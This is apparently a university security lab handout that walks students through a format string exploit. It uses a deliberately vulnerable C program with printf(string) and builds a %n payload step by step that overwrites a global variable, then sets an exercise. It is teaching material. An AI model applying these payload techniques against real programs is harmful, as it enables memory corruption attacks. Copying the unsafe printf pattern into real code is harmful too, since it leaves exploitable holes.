COMP8050 – Security for Software Systems

Lab 4 – Format String Exploits

Firstly: Get the LinuxMint VM! Details can be found on Canvas in the "Labs" unit.

- Login as osboxes, password: osboxes.org
- While it is possible to do the labs on other Linux distributions, you can encounter additional challenges (which may greatly increase the difficulty of assignments) to get things working, and it is *strongly* advised you use the recommended VM.
- No technical support can be provided for issues arising from using different Linux distributions.

Run the following commands to install libc on the VM, **if you did not already run them in Lab1/2**:

- sudo apt-get update
- sudo apt-get install libc6-dev

We will use this C program, store it in a file called **format.c** (as before, omit the line numbers):

```
1.  #include <stdlib.h>
2.  #include <unistd.h>
3.  #include <stdio.h>
4.  #include <string.h>
5.
6.  int target;
7.
8.  void vuln(char *string)
9.  {
10.   printf(string);
11.
12.   if(target) {
13.     printf("you have modified the target :)\n");
14.   }
15. }
16.
17. int main(int argc, char **argv)
18. {
19.   vuln(argv[1]);
20. }
```

Once again, disable ASLR:

```
sudo sysctl -w kernel.randomize_va_space=0
```

Compile this program with the same command as last time:

```
gcc -g -O0 -mpreferred-stack-boundary=2    -m32      -fno-
stack-protector -z execstack  -D_FORTIFY_SOURCE=0  format.c
-o format.o
```

If you changed machines from last time, you will need to install the following two packages to make gcc able to compile to 32bit on a 64bit machine before gcc will work for you:

```
sudo apt-get install libc6-dev-i386 gcc-multilib
```


In this program, we see there is a global variable “target”, with default value 0, and we will see that the call “printf(string)”, in which printf is being used incorrectly, can be used as a format string exploit to alter the value stored in “target”. Doing so will cause the if statement (line12: if(target) …) to evaluate to true if we change “target” to a non-zero value, and then the program will output “you have modified the target :)”.

To use a Format String Exploit to modify the global variable “target”, we shall use the following approach (detailed instructions follow later):


1. Identify the address of the global variable "target"
2. Use a Format String Exploit to write to that address with "%n".
    a. Recall that "%n" writes to the address contained in the argument it expects to be on the stack.
    b. Identify where on the stack the format string is expecting to find argument 1, argument 2, etc...
    c. Identify where our input string was stored on the.
    d. Write a python script to generate input that will write the address of "target" onto the stack as part of our input string.
    e. Use trial and error to find the exact argument on the stack where our address string is stored, and then use “%n” to access that argument and write to target’s address.

We will first have to find the location that the “target” variable is being held in memory, so that we know where to modify. We can use the “objdump” command to identify the different objects in an executable. To use it on our binary, we use the command:

```
objdump –t format.o
```



Scrolling through the list, we locate the “BSS” sections and find the “target” global variable in the binary, which is at a static location since we’re not randomizing things with ASLR.



Here we find the address of “target” to be “0804a024” (record the address on your own virtual machine if different). We want to use the “printf” to change the value stored at address “0804a024” to illustrate how a format string exploit can function.

If you are running this on your own machines and not using the lab VM:

It is possible that the addresses when you use “objdump –t format.o” will all start with a large amount of 0s, e.g. : 0x000011c9. This is likely a sign that it is displaying the *relative* address of the instructions. You can find the actual address inside of GBD. Open GDB, run the program once to resolve the actual address, and then type:

```
p &check
```

This should **p**rint the address of “check” for you. You can also print the address of functions or similar in this fashion too!

As usual, we provide input via a python program to simplify entering the input. In this case, we will actually create a python file and write its output to a file, then feed the file as input into “format.o”.

Create a file called **input.py** and fill it with these lines.

```
padding = "%x.%x.%x.%x."

print padding
```

Compile and run the program with the command:

```
python input.py > inString
```

Which will write the output into the file “inString”.

To pass the contents of the file “inString” to the program as a command line argument we do it as:

```
format.o $(cat inString)          #to run in a shell
run $(cat inString)               #to run inside GDB
```

Open the executable in GDB (“gdb format.o”) and set breakpoints immediately before and after the “printf(string)” instructions. (adjust the addresses to match your own system)

```
(gdb) disassemble vuln
Dump of assembler code for function vuln:
   0x0804843b <+0>:     push   ebp
   0x0804843c <+1>:     mov    ebp,esp
   0x0804843e <+3>:     push   DWORD PTR [ebp+0x8]
   0x08048441 <+6>:     call   0x8048300 <printf@plt>
   0x08048446 <+11>:    add    esp,0x4
   0x08048449 <+14>:    mov    eax,ds:0x804a024
   0x0804844e <+19>:    test   eax,eax
   0x08048450 <+21>:    je     0x804845f <vuln+36>
   0x08048452 <+23>:    push   0x8048500
   0x08048457 <+28>:    call   0x8048310 <puts@plt>
   0x0804845c <+33>:    add    esp,0x4
   0x0804845f <+36>:    nop
   0x08048460 <+37>:    leave
   0x08048461 <+38>:    ret
End of assembler dump.
(gdb) break *0x08048441
Breakpoint 1 at 0x8048441: file format.c, line 10.
(gdb) break *0x08048446
Breakpoint 2 at 0x8048446: file format.c, line 10.
```

Add a hook-stop to display the contents of the stack.

We know that arguments to a function get placed on the stack, thus the string “string” which is the parameter of “vuln” has its value stored on the stack. Remember from hexadecimal, “%” = “25”, “x” = “78”, “.“ = “2E” so we are expecting to find 4 sets of values of 25s 78s and 2Es on the stack somewhere. Running it, we get some output something like this….

```
(gdb) c
Continuing.
0xffffd0e8:     0xffffd365      0xffffd0f8      0x08048473      0xffffd365
0xffffd0f8:     0x00000000      0xf7e1f637      0x00000002      0xffffd194
0xffffd108:     0xffffd1a0      0x00000000      0x00000000      0x00000000
0xffffd118:     0xf7fb6000      0xf7ffdc04      0xf7ffd000      0x00000000
0xffffd128:     0xf7fb6000      0xf7fb6000      0x00000000      0x7f4f48cf
0xffffd138:     0x4306a6df      0x00000000      0x00000000      0x00000000

Breakpoint 2, 0x08048446 in vuln (string=0xffffd365 "%x.%x.%x.%x.") at format.c:10
10          printf(string);
(gdb) c
Continuing.
ffffd0f8.8048473.ffffd365.0.[Inferior 1 (process 2413) exited normally]
Error while running hook_stop:
No registers.
(gdb)
```


We can’t see the string on the stack, but our “printf(string)” statement does print out “fffdof8.8048473.ffffd365.0.” for us. The “%x”s in the string are reading off values from the stack as we learned in the lectures.

Comparing with the view of the stack from the hookstop, we can see where on the stack the format string starts to print out values from the stack. However we still don’t know where the string is located on the stack.
We can try printing out more values from the stack and also making the string significantly larger, so that it’s easier to find. Change input.py to contain the following and make sure to run it to update the contents of “inString”.

```
padding = "%x."*200

print padding
```

In fact, we can just run the program (i.e. outside GDB) with this new input, since the %x is printing values off the stack for us, so it will eventually start to print the string itself from the stack (if the number of %x is large enough to reach it). In fact, we won’t need to use GDB anymore for this attack since the format string exploit lets us view the stack from outside GDB!



Running the program with our new "inString" file, we should be able to locate a lot of "2E" "78" and "25" which is where our string is on the stack. Now that we know where the string is, we can continue the attack.

We want to write onto the stack the address of "target", then we can use the %n command to write to that address and modify the value of "target". We will again modify our "input.py" file for this purpose, changing it to output the address of "target" that we found earlier with objdump, and also including some recognisable padding to help us locate where the address ends up on the stack.

```
padding = "AAAA"+"\x24\xa0\x04\x08"+"BBBB"+"%x."*200

print padding
```

Remember to enter the address in Little Endian format! (i.e. Bytes in reversed order).

We knows "A" is "41" and "B" is "42" in hex, so this will aid us in locating the address on the stack.

```
.0.0.0.0.0.9b000000.7bd45236.204ad626.85
72.41006f2e.24414141.420804a0.25424242.7
52e.252e7825.78252e78.2e78252e.252e7825.
```

Here it is. Though it's a bit hard to tell since the address isn't aligned to a 32bit block. So we add more "B"s to the input until it is, e.g.

```
padding = "AAAA"+"\x24\xa0\x04\x08"+"BBBBBBB"+"%x."*200

print padding
```

Note that we add more characters to the string *after* the address, because of the order in which the string is added to the stack. You may need a different amount of "B"s to align it (or it might already be aligned for you), but once you have a valid amount to align it, the portion of the stack should look like this:

```
.41414141.804a024.42424242.
```

Here we can clearly see we have neatly added the address of “target” (0804A042) onto the stack. Now we just need to tell the “printf” to write to that address with %n.

So, exactly which of our “%x”s is it that printed that output? We could manually count our way through them all, but that’s pretty prone to error, so we can do it by random probing and brute force instead. Recall that the syntax “%6$x” will output the hexadecimal representation of the 6th argument (instead of the next argument). We will use this syntax to try and find which of our 200 arguments is the one with the address of target.

```
padding = "AAAA"+"\x24\xa0\x04\x08"+"BBBBB"+"%x."*200 +
"%150$x"

print padding
```

This will print out the 150th argument’s value as the final output of our “printf”. Note that since we changed the length of our input string, you will need to again modify the number of “B”s until the “target” address is properly aligned once more. Once you have aligned it, you will have output ending something like this:

```
.41414141.804a024.42424242.2e782542.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.25
2e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.7825
2e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e7825
2e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825
.78252e78.2e78252e.252e7825.78252e78.0osboxes@osboxes ~ $
```

We can see here that we printout out an “0” at the end, meaning the value at the 150th argument is a 0. Looking through the rest of the stack, we can see that some addresses we printed in the 200 %x was indeed a 0. And so from this we guess other values of the position to try and get it closer to where we put the address of “target”. Changing the 150 to 160, the output changed to:

```
2e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825
.78252e78.2e78252e.252e7825.78252e78.252e7825osboxes@osboxes ~ $
```

So I can tell the 160th argument is outputting the value “252e7825” which of course is the part of the stack outputting the hex representation of our string. Looking at the output of the stack, I can see that there are no “0”s after the 25s 2Es and 78s start. So I know the index I want is somewhere between 150 and 160. By trial and error (or counting), we can find that it is actually 157 (Note: will be different when you run this, you will have to find it yourself!).

```
52e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e782
5.78252e78.2e78252e.252e7825.78252e78.804a024osboxes@osboxes ~ $
```


Once we have the correct index, it will be outputting the address of “target”.

Now that we know the index of the argument which is holding the address of target, all we need to do is write to that index. This is as simple as changing from “%x” (*print out the argument*) to “%n” (*write the number of characters written so far to the address at the argument*). Thus we change our Python code to have a %n instead:

```
padding = "AAAA"+"\x24\xa0\x04\x08"+"BBBBB"+"%x."*200 +
"%157$n"

print padding
```

And then we try to run it one last time….




After it finishes outputting our input format string, the program continues to run and because we successfully changed the value of "target" it gives us the output "you have modified the target :)"

Note that all the "%x"s we printed out were not necessary for the final hack, only for helping us visualise things on the way, thus using a smaller input would also work, like this:

```
padding = "AAAA"+"\x24\xa0\x04\x08"+"BBBBB"+"%155$n"

print padding
```

Note that it was necessary to adjust the index slightly when the string length was modified (by removing all the "%x"s). Again this was done by trial and error to find the exact value.



Exercise:

Below see a similar program to before, but now instead of just modifying "target", it now needs to be modified to be exactly a certain value (255).

```
1.  #include <stdlib.h>
2.  #include <unistd.h>
```

```
3.  #include <stdio.h>
4.  #include <string.h>
5.
6.  int target;
7.
8.  void vuln(char *string)
9.  {
10.   printf(string);
11.
12.   if(target == 255) {
13.     printf("you have modified the target :)\n");
14.   } else {
15.     printf("target is %d :(\n", target);
16.   }
17. }
18.
19. int main(int argc, char **argv)
20. {
21.   vuln(argv[1]);
22. }
```

Tips:

To perform this modification, recall that "%n" writes the number of characters written so far to the address. Thus, you need to control how many characters are in your string before the "%n". However as we have just seen, changing the size of the input string changes the positioning on the stack, which can be quite annoying and fiddly. We can keep the size of an input string constant, while changing how many characters are printed by using padding in the formatting. For example:

"%40x" will print a hexadecimal value with padding (spaces) to make it occupy 40 digits.
"%67x" will print a hexadecimal value with padding to make it occupy 67digits.

Both of those input strings are length 4, but the number of characters they output are different (40 and 67). By exploiting this, you can keep the length of your input string fixed (preventing things from moving on the stack) while also changing the value which will be written by "%n".